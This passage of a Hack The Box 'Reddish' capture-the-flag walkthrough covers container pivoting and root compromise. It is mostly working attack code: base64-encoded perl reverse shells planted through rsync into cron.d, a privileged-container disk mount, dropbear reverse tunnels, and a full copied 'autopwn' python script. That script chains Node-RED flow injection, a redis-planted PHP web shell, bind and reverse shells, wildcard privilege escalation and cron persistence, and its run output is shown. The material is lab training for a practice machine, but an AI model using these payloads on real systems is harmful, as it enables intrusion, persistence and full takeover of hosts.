# echo cGVybCAtZSAndXNlIFNvY2tldDskaT0iMTcyLjIwLjAuMiI7JHA9OTAxMDtzb2NrZXQoUyxQRl9JTkVULFNPQ0tfU1RSRUFNLGdldHByb3RvYnluYW1lKCJ0Y3AiKSk7aWYoY29ubmVjdChTLHNvY2thZGRyX2luKCRwLGluZXRfYXRvbigkaSkpKSl7b3BlbihTVERJTiwiPiZTIik7b3BlbihTVERPVVQsIj4mUyIpO29wZW4oU1RERVJSLCI+JlMiKTtleGVjKCIvYmluL3NoIC1pIik7fTsnCg== | base64 -d > shell.sh
# cat shell.sh
perl -e 'use Socket;$i="172.20.0.2";$p=9010;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
# rsync -a shell.sh rsync://backup:873/src/tmp/
# rsync rsync://backup:873/src/tmp/
drwxrwxrwt 4,096 2020/07/25 21:33:31 .
-rw-r--r-- 0 2020/07/25 21:24:23 luci
-rw-r--r-- 220 2020/07/25 21:33:08 shell.sh
```
Now write the cron:
``` bash
# echo '* * * * * root sh /tmp/shell.sh' > shell
# rsync -a shell rsync://backup:873/src/etc/cron.d/
```
Rather than tunnel everything thing back to kali, I’ll just use socat to listen on www in this case. That gets me a callback as root on backup:
``` bash
# /socat TCP-LISTEN:9010 STDOUT
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# hostname
backup
```
#### reddish Host
#### File System Access
backup is rather bare, other than the information I already had. However, one of the mis-configurations that can come with docker is running with --privileged. There’s some detail on slide 20 [here](https://www.slideshare.net/BorgHan/hacking-docker-the-easy-way). That flag provides access to the raw devices in /dev on the host.
on backup, I see a lot more, including the disks:
``` bash
# ls /dev
...
psaux
ptmx
pts
random
rfkill
rtc0
sda
sda1
sda2
sda3
sda4
sda5
sg0
sg1
shm
snapshot
snd
sr0
stderr
stdin
stdout
...
```
This raw device access is enough to provide file system access:
``` bash
# mount /dev/sda1 /mnt
# ls /mnt/root
root.txt
```
grab the flag:
``` bash
# cat /mnt/root/root.txt
50d0db644c8d5ff5312ef3d17c2ed205
```
- 
#### root Shell
With write access to /etc/cron.d, I can get a root shell easily. And, reddish can talk directly home, so I don’t have to make tunnels, which is nice. Write a shell script:
``` bash
# echo cGVybCAtZSAndXNlIFNvY2tldDskaT0iMTAuMTAuMTQuOSI7JHA9OTAxMDtzb2NrZXQoUyxQRl9JTkVULFNPQ0tfU1RSRUFNLGdldHByb3RvYnluYW1lKCJ0Y3AiKSk7aWYoY29ubmVjdChTLHNvY2thZGRyX2luKCRwLGluZXRfYXRvbigkaSkpKSl7b3BlbihTVERJTiwiPiZTIik7b3BlbihTVERPVVQsIj4mUyIpO29wZW4oU1RERVJSLCI+JlMiKTtleGVjKCIvYmluL3NoIC1pIik7fTsnCg== | base64 -d > shell.sh
# cat /mnt/opt/shell.sh
perl -e 'use Socket;$i="10.10.14.9";$p=9010;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```
Now write the cron:
``` bash
# cd /mnt/etc/cron.d/
# echo '* * * * * root sh /opt/shell.sh' > shell
# ls
mdadm
popularity-contest
shell
```
Catch the callback:
``` bash
root@kali:~# nc -lvp 9010
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9010
Ncat: Listening on 0.0.0.0:9010
Ncat: Connection from 10.10.10.94.
Ncat: Connection from 10.10.10.94:35526.
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# ls
root.txt
# ifconfig
/bin/sh: 4: ifconfig: not found
# ip addr
1: lo: mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
2: ens33: mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
link/ether 00:50:56:b9:ef:a7 brd ff:ff:ff:ff:ff:ff
inet 10.10.10.94/24 brd 10.10.10.255 scope global ens33
valid_lft forever preferred_lft forever
3: br-81dc9e600be9: mtu 1500 qdisc noqueue state UP group default
link/ether 02:42:fe:5f:02:1f brd ff:ff:ff:ff:ff:ff
inet 172.18.0.1/16 brd 172.18.255.255 scope global br-81dc9e600be9
valid_lft forever preferred_lft forever
4: br-91c5803ee070: mtu 1500 qdisc noqueue state UP group default
link/ether 02:42:7e:9a:4c:f3 brd ff:ff:ff:ff:ff:ff
inet 172.20.0.1/16 brd 172.20.255.255 scope global br-91c5803ee070
valid_lft forever preferred_lft forever
5: br-d4a52cd704d0: mtu 1500 qdisc noqueue state UP group default
link/ether 02:42:71:03:1d:13 brd ff:ff:ff:ff:ff:ff
inet 172.19.0.1/16 brd 172.19.255.255 scope global br-d4a52cd704d0
valid_lft forever preferred_lft forever
6: docker0: mtu 1500 qdisc noqueue state DOWN group default
link/ether 02:42:47:f2:fd:fd brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
valid_lft forever preferred_lft forever
8: vethff25d9b@if7: mtu 1500 qdisc noqueue master br-d4a52cd704d0 state UP group default
link/ether 5e:d0:0b:6f:0d:6f brd ff:ff:ff:ff:ff:ff link-netnsid 3
10: veth2f1092e@if9: mtu 1500 qdisc noqueue master br-81dc9e600be9 state UP group default
link/ether 6a:7e:bc:f7:0d:2e brd ff:ff:ff:ff:ff:ff link-netnsid 3
12: veth4ff04ec@if11: mtu 1500 qdisc noqueue master br-d4a52cd704d0 state UP group default
link/ether 32:d6:19:ae:75:e5 brd ff:ff:ff:ff:ff:ff link-netnsid 0
14: veth2349c18@if13: mtu 1500 qdisc noqueue master br-91c5803ee070 state UP group default
link/ether 06:9f:60:e4:c1:cd brd ff:ff:ff:ff:ff:ff link-netnsid 0
16: veth3bff539@if15: mtu 1500 qdisc noqueue master br-91c5803ee070 state UP group default
link/ether 9a:c4:04:69:cd:5a brd ff:ff:ff:ff:ff:ff link-netnsid 2
18: veth01eea77@if17: mtu 1500 qdisc noqueue master br-d4a52cd704d0 state UP group default
link/ether d2:d8:e2:80:45:09 brd ff:ff:ff:ff:ff:ff link-netnsid 1
19: virbr0: mtu 1500 qdisc noqueue state DOWN group default qlen 1000
link/ether 52:54:00:a8:fd:d5 brd ff:ff:ff:ff:ff:ff
inet 192.168.122.1/24 brd 192.168.122.255 scope global virbr0
valid_lft forever preferred_lft forever
20: virbr0-nic: mtu 1500 qdisc pfifo_fast master virbr0 state DOWN group default qlen 1000
link/ether 52:54:00:a8:fd:d5 brd ff:ff:ff:ff:ff:ff
```
what a great and complicated box!
#### Beyond Root
#### Docker Configuration
Once I have root, I like to go back and look at how things were configured. In this case, the docker configuration is interesting.
The docker configuration files are stored in /opt/reddish_composition/:
``` bash
# cd /opt/reddish_composition/
# ls
apache
docker-compose.yml
multi-nodered
redis
rsync
www
```
docker-compose.yml shows how the machines are run, including the shared volume between redis and www, how the networks are laid out, and that backup is running in privileged mode (<-- comments added by me):
``` bash
# cat docker-compose.yml
version: '3'
services:
nodered:
build: ./multi-nodered
hostname: nodered
ports:
- "1880:1880"
networks:
- default
- internal-network
restart: always
redis:
build: ./redis
hostname: redis
volumes:
- ./www:/var/www/html
networks:
- internal-network
restart: always
www:
build: ./apache
hostname: www
volumes:
- ./www:/var/www/html
- /home:/home
networks:
- internal-network
- internal-network-2
restart: always
backup:
build: ./rsync
hostname: backup
volumes:
- ./rsync/www:/backup
networks:
- internal-network-2
restart: always
privileged: true
networks:
internal-network:
internal: true
internal-network-2:
internal: true
```
update picture of the docker network one last time:
- 
#### Node-Red Collisions
When I first visit the node red site, what’s to keep me from running into other people and their flows? And, what was with the need to issue a POST request to get the url to the site? Turns out, those are related.
The code that’s running the NodeRed instance is in /node-red/multinodered.js:
``` bash
# cat /opt/reddish_composition/multi-nodered/nodered/multinodered.js
var http = require('http');
var express = require("express");
var crypto = require("crypto");
var id_list = [];
function createNodeREDInstance(server, app, ip) {
var id = crypto.createHash('md5').update(ip).digest("hex");
if (id_list.indexOf(id) > -1) {
console.log("Instance already running:", id);
return id;
}
var RED = require("./red/red.js")();
//var id = crypto.randomBytes(16).toString('hex');
console.log("Creating new instance:", id);
// Create the settings object - see default settings.js file for other options
var settings = {
httpAdminRoot:"/red/"+id,
httpNodeRoot: "/api/"+id,
userDir:"./home/"+id,
functionGlobalContext: { } // enables global context
};
RED.init(server, settings);
// Serve the editor UI from /red
app.use(settings.httpAdminRoot, RED.httpAdmin);
// Serve the http nodes UI from /api
app.use(settings.httpNodeRoot, RED.httpNode);
RED.start();
id_list.push(id);
return id;
}
// Create an Express app
var app = express();
// Add a simple route for static content served from 'public'
app.use("/",express.static("public"));
app.post('/', function(req,res) {
var ip = (req.headers['x-forwarded-for'] ||
req.connection.remoteAddress ||
req.socket.remoteAddress ||
req.connection.socket.remoteAddress).split(",")[0];
var id = createNodeREDInstance(server, app, ip);
res.status(200).send({"id": id, "ip": ip, 'path': "/red/{id}"});
});
// Create a server
var server = http.createServer(app);
server.listen(1880);
```
There’s no GET for this app, which explains the error. A POST will create a new NodeRed instance and return the id, and the id is what’s sent back to us.
Inside the createNodeREDInstance() function I see the id is just a hash of our ip (which works out really nice when multiple HTB players are trying to use this at the same time):
``` bash
var id = crypto.createHash('md5').update(ip).digest("hex");
```
#### Creating Port Forwards with Dropbear
#### Setup
a dummy account on my kali box (named dummy). In /etc/passwd, the shell is set to /bin/false:
``` bash
dummy:x:1001:1001::/home/dummy:/bin/false
```
That makes it much harder for someone who gets ahold of the key I’m about to create to do anything useful hacking into my host. If you try to ssh into box as dummy, it just closes:
``` bash
root@kali# ssh dummy@localhost
dummy@localhost's password:
Linux kali 4.18.0-kali3-amd64 #1 SMP Debian 4.18.20-2kali2 (2018-11-30) x86_64
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jan 17 06:28:18 2019 from 127.0.0.1
Connection to localhost closed.
```
use the -N flag to connect without a shell, and the -L, -R, -D flags to forward ports (check out [Intro to SSH Tunneling](https://0xdf.gitlab.io/2018/06/10/intro-to-ssh-tunneling.html) for more details).
#### Build Dropbear
[Dropbear](https://matt.ucc.asn.au/dropbear/dropbear.html) is a statically compiled, relatively small ssh client that I will use to connect back to my kali box from nodered. I’ll grab the source from the website. I’ll copy the file to nodered using the file upload flow or the perl command to get a file over http:
``` bash
# perl -e 'use File::Fetch; my $url = "http://10.10.14.9/dropbear-2018.76.tar.bz2"; my $ff = File::Fetch->new(uri => $url); my $file = $ff->fetch() or die $ff->error;'
# pwd
/tmp
# ls
dropbear-2018.76.tar.bz2
```
Open the archive with tar:
``` bash
# tar xjvf dropbear-2018.76.tar.bz2
dropbear-2018.76/
dropbear-2018.76/termcodes.h
dropbear-2018.76/dbmulti.c
dropbear-2018.76/cli-runopts.c
...[snip]...
```
Now compile the software (the container has gcc and the minimum libraries to build this):
``` bash
# cd dropbear-2018.76/
# ./configure && make
checking for gcc... gcc
checking whether the C compiler works... yes
checking for C compiler default output file name... a.out
checking for suffix of executables...
checking whether we are cross compiling... no
...[snip]...
```
#### Generate Key Pair
Next generate a key pair to use with dropbearkey. It’s a simple program with [only a few options](https://linux.die.net/man/8/dropbearkey). use -t rsa to make an RSA keypair, and -f .k to name the key file .k:
``` bash
# ./dropbearkey -t rsa -f .k
Generating 2048 bit rsa key, this may take a while...
Public key portion is:
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCFI9K2O4PVLSLLIJw2ExqYHtPUQTrcn+GKR3BRaD8Th+5CYIPMRQF8MK29tlgjdZh5MSf5RB4tsm523hMp6879tvi0Bzc0afZ8FKfaVjTwWsG/cbNFZzi4W5PpwsLkh9vbBgXhbPfdmMdz2uLZrsmPKVKXXkg/URz9vhiQelJAL0PcysIBh3c9CkJfNzzNJ2DHxY/OugnhQlObmLfOzkucP2DtTAZjYYCpc8cByzKS7vgo8rZLscf7QrN3LLKr8SFmjSnEcqxvIC1cVOpRju3kmfJxNY4ebcod1DaQtRYXC+K2byNwf5y3z3ahhW8dWJVLEcPH0bueuRVnYk3wfrjx root@nodered
Fingerprint: sha1!! 78:53:6e:77:d8:da:ef:43:a7:c8:97:de:3c:a0:c4:d4:80:7d:f3:ab
```
Now put this public key into the authorized key file for dummy on my kali box. While this key is in that file, anyone who has the private key (.k) can ssh into my box, so I’ll want to leave this in place only long enough to get the tunnels set up.
#### Create Tunnel
Now use DropBear’s dbclient to ssh back, creating a tunnel to access the web page on www:
``` bash
# ./dbclient -i .k -f -N -R 8888:172.19.0.4:80 dummy@10.10.14.9
```
The options used are:
- -i .k - Use the keyfile I generated earlier
- -f - run ssh in the background
- -N - Done request a shell or run and commands
- -R 8888:172.19.0.4:80 - listen on port 8888 on my kali host, and forward and traffic to 172.19.0.4 port 80. It’s important to note that my dummy user doesn’t have the privilege necessary to listen on a low port, like 80.
Now can access the website on www:
- 
#### python auto-pwn script
reference to [this writeup link](https://alamot.github.io/reddish_writeup/)
awesome write up and python script, i Worship the author...
[script in his github](https://github.com/Alamot/code-snippets/blob/master/hacking/HTB/Reddish/autopwn_reddish.py)
autopwnreddish.py
``` bash
#!/usr/bin/env python2
# Author: Alamot
import json
import time
import uuid
import fcntl
import base64
import urllib
import random
import requests
from pwn import *
def get_ip_address(ifname):
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
return socket.inet_ntoa(fcntl.ioctl(
s.fileno(),
0x8915, # SIOCGIFADDR
struct.pack('256s', ifname[:15].encode())
)[20:24])
# context.log_level = 'debug'
LHOST = get_ip_address('tun0')
LPORT1 = "60000"
LPORT2 = str(random.randint(60003, 62535))
LPORT3 = str(random.randint(62535, 65535))
LPORT4 = "60001"
UUIDNAME = str(uuid.uuid4())[:8]
SOCAT_SRCPATH = "socat"
SOCAT_DSTPATH = "/var/tmp/socat" + UUIDNAME
SUBASH_PATH = "/var/tmp/" + UUIDNAME
CRONPL_PATH = "/tmp/" + UUIDNAME
def send_payloads():
session = requests.Session()
# Get id
p1 = log.progress("Getting our id")
headers = {"User-Agent":"Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)","Connection":"close","Accept-Language":"en","Accept":"*/*"}
try:
response = session.post("http://10.10.10.94:1880/", headers=headers)
if response.status_code != 200:
p1.failure("Status "+str(response.status_code))
sys.exit()
else:
uid = json_data = json.loads(response.text)["id"].strip()
p1.success("OK (id = " + uid + ")")
except requests.exceptions.RequestException as e:
p1.failure(str(e))
sys.exit()
# Load flows
p2 = log.progress("Loading node-red flows")
with open(SOCAT_SRCPATH, 'r') as f:
b64upload = base64.b64encode(f.read())
rawBody = "{\"flows\":[{\"id\":\"e97f052f.2f3d48\",\"type\":\"tab\",\"label\":\"Flow 1\"},{\"id\":\"6c08c84b.d9c578\",\"type\":\"inject\",\"z\":\"e97f052f.2f3d48\",\"name\":\"\",\"topic\":\"\",\"payload\":\"node -e '(function(){ var cp = require(\\\"child_process\\\"), sh = cp.spawn(\\\"/bin/sh\\\", [\\\"-c\\\", \\\"cat " + SOCAT_DSTPATH + ".b64 | base64 -d > " +SOCAT_DSTPATH + " && chmod +x " + SOCAT_DSTPATH + " && " + SOCAT_DSTPATH + " exec:/bin/bash,pty,rawer,echo=0,stderr,setsid,sigint tcp:" + LHOST + ":" + LPORT1 + "\\\"]); return /a/; })();'\",\"payloadType\":\"str\",\"repeat\":\"\",\"crontab\":\"\",\"once\":false,\"onceDelay\":0.1,\"x\":151,\"y\":88,\"wires\":[[\"d27da06a.44a1a\"]]},{\"id\":\"d27da06a.44a1a\",\"type\":\"exec\",\"z\":\"e97f052f.2f3d48\",\"command\":\"\",\"addpay\":true,\"append\":\"\",\"useSpawn\":\"false\",\"timer\":\"\",\"oldrc\":false,\"name\":\"\",\"x\":310,\"y\":80,\"wires\":[[],[],[]]},{\"id\":\"fae51292.d8e68\",\"type\":\"inject\",\"z\":\"e97f052f.2f3d48\",\"name\":\"\",\"topic\":\"\",\"payload\":\"" + b64upload +"\",\"payloadType\":\"str\",\"repeat\":\"\",\"crontab\":\"\",\"once\":false,\"onceDelay\":0.1,\"x\":113,\"y\":260,\"wires\":[[\"7e1e7cb5.664234\"]]},{\"id\":\"7e1e7cb5.664234\",\"type\":\"file\",\"z\":\"e97f052f.2f3d48\",\"name\":\"\",\"filename\":\"" + SOCAT_DSTPATH +".b64\",\"appendNewline\":false,\"createDir\":false,\"overwriteFile\":\"true\",\"x\":320,\"y\":260,\"wires\":[]}]}"
headers = {"Accept":"*/*","X-Requested-With":"XMLHttpRequest","User-Agent":"Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0","Referer":"http://10.10.10.94:1880/red/"+uid+"/flows","Node-RED-API-Version":"v2","Connection":"close","Accept-Language":"en-US,en;q=0.5","DNT":"1","Content-Type":"application/json; charset=utf-8","Node-RED-Deployment-Type":"full"}
try:
response = session.post("http://10.10.10.94:1880/red/"+uid+"/flows", data=rawBody, headers=headers)
if response.status_code != 200:
p2.failure("Status "+str(response.status_code))
sys.exit()
else:
p2.success("OK")
except requests.exceptions.RequestException as e:
p2.failure(str(e))
sys.exit()
# Inject base64-encoded socat
p3 = log.progress("Injecting base64-encoded socat")
headers = {"Accept":"*/*","X-Requested-With":"XMLHttpRequest","User-Agent":"Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0","Referer":"http://10.10.10.94:1880/red/"+uid+"/inject/fae51292.d8e68","Node-RED-API-Version":"v2","Connection":"close","Accept-Language":"en-US,en;q=0.5","DNT":"1"}
try:
response = session.post("http://10.10.10.94:1880/red/"+uid+"/inject/fae51292.d8e68", headers=headers)
if response.status_code != 200:
p3.failure("Status "+str(response.status_code))
sys.exit()
else:
p3.success("OK")
except requests.exceptions.RequestException as e:
p3.failure(str(e))
sys.exit()
# Inject nodejs reverse shell
p4 = log.progress("Injecting socat reverse shell via nodejs [" + LHOST + ":" + str(LPORT1) + "]")
headers = {"Accept":"*/*","X-Requested-With":"XMLHttpRequest","User-Agent":"Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0","Referer":"http://10.10.10.94:1880/red/" + uid + "/inject/6c08c84b.d9c578","Node-RED-API-Version":"v2","Connection":"close","Accept-Language":"en-US,en;q=0.5","DNT":"1"}
try:
response = session.post("http://10.10.10.94:1880/red/" + uid + "/inject/6c08c84b.d9c578", headers=headers)
if response.status_code != 200:
p4.failure("Status "+str(response.status_code))
sys.exit()
else:
p4.success("OK")
except requests.exceptions.RequestException as e:
p4.failure(str(e))
sys.exit()
print("What shell do you want?")
print("[1] root@nodered")
print("[2] www-data@www")
print("[3] root@www")
print("[4] root@backup")
print("[5] root@reddish")
print("[6] Exit")
response = None
while response not in ["1", "2", "3", "4", "5", "6"]:
response = raw_input("Please enter a number 1-6: ").strip()
if response == "6":
sys.exit()
try:
threading.Thread(target=send_payloads).start()
except Exception as e:
log.error(str(e))
socat = listen(LPORT1, bindaddr=LHOST, timeout=20).wait_for_connection()
if response == "1":
socat.interactive()
sys.exit()
with log.progress("Uploading " + UUIDNAME + ".php on the www container via redis") as p:
socat.sendline("/bin/echo -ne '*1\\r\\n$8\\r\\nFLUSHALL\\r\\n*3\\r\\n$3\\r\\nSET\\r\\n$1\\r\\n1\\r\\n$45\\r\\n&1\"); ?>\\r\\n*4\\r\\n$6\\r\\nCONFIG\\r\\n$3\\r\\nSET\\r\\n$10\\r\\ndbfilename\\r\\n$12\\r\\n" + UUIDNAME + ".php\\r\\n*4\\r\\n$6\\r\\nCONFIG\\r\\n$3\\r\\nSET\\r\\n$3\\r\\ndir\\r\\n$46\\r\\n/var/www/html/8924d0549008565c554f8128cd11fda4\\r\\n*1\\r\\n$4\\r\\nSAVE\\r\\n' | " + SOCAT_DSTPATH + " - TCP:redis:6379")
socat.sendline("/bin/echo -ne 'GET /8924d0549008565c554f8128cd11fda4/" + UUIDNAME+ ".php?e=$(whoami)@$(hostname)END HTTP/1.1\\r\\nHost: nodered\\r\\nUser-agent: curl\\r\\n\\r\\n' | " + SOCAT_DSTPATH + " - TCP:www:80")
output = socat.recvuntil("www-data@www")
if "www-data@www" in output:
p.success("OK (user = www-data@www)")
else:
p.failure("FAIL")
sys.exit()
with log.progress("Sending perl bind shell [www-data@www:" + str(LPORT2) + "] via " + UUIDNAME + ".php & trying to connect") as p:
perl_payload = "perl -e 'use Socket;$p=" + str(LPORT2) +";socket(S,PF_INET,SOCK_STREAM,getprotobyname(\"tcp\"));bind(S,sockaddr_in($p, INADDR_ANY));listen(S,SOMAXCONN);for(;$p=accept(C,S);close C){open(STDIN,\">&C\");open(STDOUT,\">&C\");open(STDERR,\">&C\");exec(\"/bin/bash -i\");};'"
urled_perl_payload = urllib.quote_plus(perl_payload)
socat.sendline("/bin/echo -ne 'GET /8924d0549008565c554f8128cd11fda4/" + UUIDNAME + ".php?e=" + urled_perl_payload + " HTTP/1.1\\r\\nHost: nodered\\r\\nUser-Agent: curl\\r\\n\\r\\n' | " + SOCAT_DSTPATH + " - TCP:www:80")
socat.sendline(SOCAT_DSTPATH + " file:`tty`,echo=0,rawer TCP:www:" + str(LPORT2))
output = socat.recvuntil("shell", timeout=20)
if "shell" in output:
p.success("OK")
else:
p.failure("FAIL")
sys.exit()
socat.sendline("script --return -c '/bin/bash -i' /dev/null")
socat.clean(1)
socat.sendline("stty raw -echo")
if response == "2":
socat.interactive()
sys.exit()
with log.progress("Exploiting wildcards for privesc. Wait at most 180 secs for rsync backup job to run") as p:
socat.sendline('echo "/bin/cp /bin/bash ' + SUBASH_PATH + ';/bin/chmod 4755 ' + SUBASH_PATH + '" > "/var/www/html/f187a0ec71ce99642e4f0afbd441a68b/' + UUIDNAME + '.rdb"')
socat.sendline('touch "/var/www/html/f187a0ec71ce99642e4f0afbd441a68b/-e sh ' + UUIDNAME + '.rdb"')
count = 0
while True:
p.status(str(count))
sleep(1)
socat.sendline("[ -f " + SUBASH_PATH + " ] && echo 'OK' || echo 'NO'")
socat.recvuntil('$ ')
output = socat.recv(3).strip()
if "OK" in output:
p.success("OK")
break
count += 1
if count > 180:
p.failure("FAIL")
sys.exit()
socat.sendline(SUBASH_PATH + ' -i -p')
socat.sendline("cd /root")
socat.clean(1)
if response == "3":
socat.interactive()
sys.exit()
with log.progress("Sending a cronjob for bind shell [root@backup:" +str(LPORT3)+ "]. Please wait") as p:
socat.sendline("echo 'use Socket;$p=" + str(LPORT3) + ";socket(S,PF_INET,SOCK_STREAM,getprotobyname(\"tcp\"));bind(S,sockaddr_in($p, INADDR_ANY));listen(S,SOMAXCONN);for(;$p=accept(C,S);close C){open(STDIN,\">&C\");open(STDOUT,\">&C\");open(STDERR,\">&C\");exec(\"/bin/bash -i\");};' > " + CRONPL_PATH + ".pl")
socat.sendline("echo '* * * * * root /usr/bin/perl " + CRONPL_PATH + ".pl' > " + CRONPL_PATH + "cronjob")
socat.sendline("rsync -a " + CRONPL_PATH + ".pl backup::src" + CRONPL_PATH + ".pl")
socat.sendline("rsync -a " + CRONPL_PATH + "cronjob backup::src/etc/cron.d/")
for i in range(62):
p.status(str(61 - i))
time.sleep(1)
socat.sendline("perl -MFcntl=F_SETFL,F_GETFL,O_NONBLOCK -MSocket '-e$0=perl;socket($c,AF_INET,SOCK_STREAM,0)&&connect($c,pack_sockaddr_in("+ str(LPORT3) + ",inet_aton(\"backup\")))||die$!;fcntl$_,F_SETFL,O_NONBLOCK|fcntl$_,F_GETFL,0 for@d=(*STDIN,$c),@e=($c,*STDOUT);L:for(0,1){sysread($d[$_],$f,8**5)||exit and$f[$_].=$f if vec$g,$_*($h=fileno$c),1;substr$f[$_],0,syswrite($e[$_],$f[$_],8**5),\"\";vec($g,$_*$h,1)=($i=length$f[$_]<8**5);vec($j,$_||$h,1)=!!$i}select$g,$j,$k,5;goto L'")
output = socat.recvuntil("shell", timeout=20)
if "shell" in output:
p.success("OK")
else:
p.failure("FAIL")
sys.exit()
socat.sendline("script --return -c '/bin/bash -i' /dev/null")
socat.clean(1)
socat.sendline("stty raw -echo")
if response == "4":
socat.interactive()
sys.exit()
with log.progress("Sending reverse shell cronjob [" + LHOST + ":" +str(LPORT4)+ "] for root@host. Please wait") as p:
socat.sendline("mkdir /mnt/sda1")
socat.sendline("mount /dev/sda1 /mnt/sda1")
socat.sendline("cat /mnt/sda1/root/root.txt")
socat.sendline("echo 'import os,pty,socket;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"" + LHOST + "\"," + str(LPORT4) + "));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);os.putenv(\"HISTFILE\",\"/dev/null\");pty.spawn([\"/bin/bash\",\"-i\"]);s.close();exit();' > /mnt/sda1/tmp/" + UUIDNAME + ".py")
socat.sendline("echo '* * * * * root /usr/bin/python /tmp/" + UUIDNAME + ".py' > /mnt/sda1/etc/cron.d/" + UUIDNAME + "cronjob")
host_shell = listen(LPORT4, bindaddr=LHOST, timeout=65).wait_for_connection()
if host_shell.sock is None:
p.failure("FAIL")
sys.exit()
else:
p.success("OK")
host_shell.interactive()
sys.exit()
```
effect as below:
``` bash
root@kali:~/hackthebox/machine/reddish# python autopwnreddish.py
What shell do you want?
[1] root@nodered
[2] www-data@www
[3] root@www
[4] root@backup
[5] root@reddish
[6] Exit
Please enter a number 1-6: 1
[+] Getting our id: OK (id = c507228abb96d45d0541fd5eacebd9dd)
[+] Trying to bind to 10.10.14.9 on port 60000: Done
[+] Waiting for connections on 10.10.14.9:60000: Got connection from 10.10.10.94 on port 36186
[+] Loading node-red flows: OK
[+] Injecting base64-encoded socat: OK
[+] Injecting socat reverse shell via nodejs [10.10.14.9:60000]: OK
[*] Switching to interactive mode
root@nodered:/node-red# $ id
uid=0(root) gid=0(root) groups=0(root)
root@nodered:/node-red# $ whoami
root
root@nodered:/node-red# $ cd ~
root@nodered:~# $ ls
root@nodered:~# $ exit
exit
[*] Got EOF while reading in interactive
$
$ exit
[*] Closed connection to 10.10.10.94 port 36186
[*] Got EOF while sending in interactive
root@kali:~/hackthebox/machine/reddish# python autopwnreddish.py
What shell do you want?
[1] root@nodered
[2] www-data@www
[3] root@www
[4] root@backup
[5] root@reddish
[6] Exit
Please enter a number 1-6: 5
[+] Getting our id: OK (id = c507228abb96d45d0541fd5eacebd9dd)
[+] Trying to bind to 10.10.14.9 on port 60000: Done
[+] Waiting for connections on 10.10.14.9:60000: Got connection from 10.10.10.94 on port 36192
[+] Loading node-red flows: OK
[+] Injecting base64-encoded socat: OK
[+] Injecting socat reverse shell via nodejs [10.10.14.9:60000]: OK
[+] Uploading 83df6e1b.php on the www container via redis: OK (user = www-data@www)
[+] Sending perl bind shell [www-data@www:62236] via 83df6e1b.php & trying to connect: OK
[+] Exploiting wildcards for privesc. Wait at most 180 secs for rsync backup job to run: OK
[+] Sending a cronjob for bind shell [root@backup:65274]. Please wait: OK
[+] Sending reverse shell cronjob [10.10.14.9:60001] for root@host. Please wait: OK
[+] Trying to bind to 10.10.14.9 on port 60001: Done
[+] Waiting for connections on 10.10.14.9:60001: Got connection from 10.10.10.94 on port 49704
[*] Switching to interactive mode
root@reddish:~# $ id
id
uid=0(root) gid=0(root) groups=0(root)
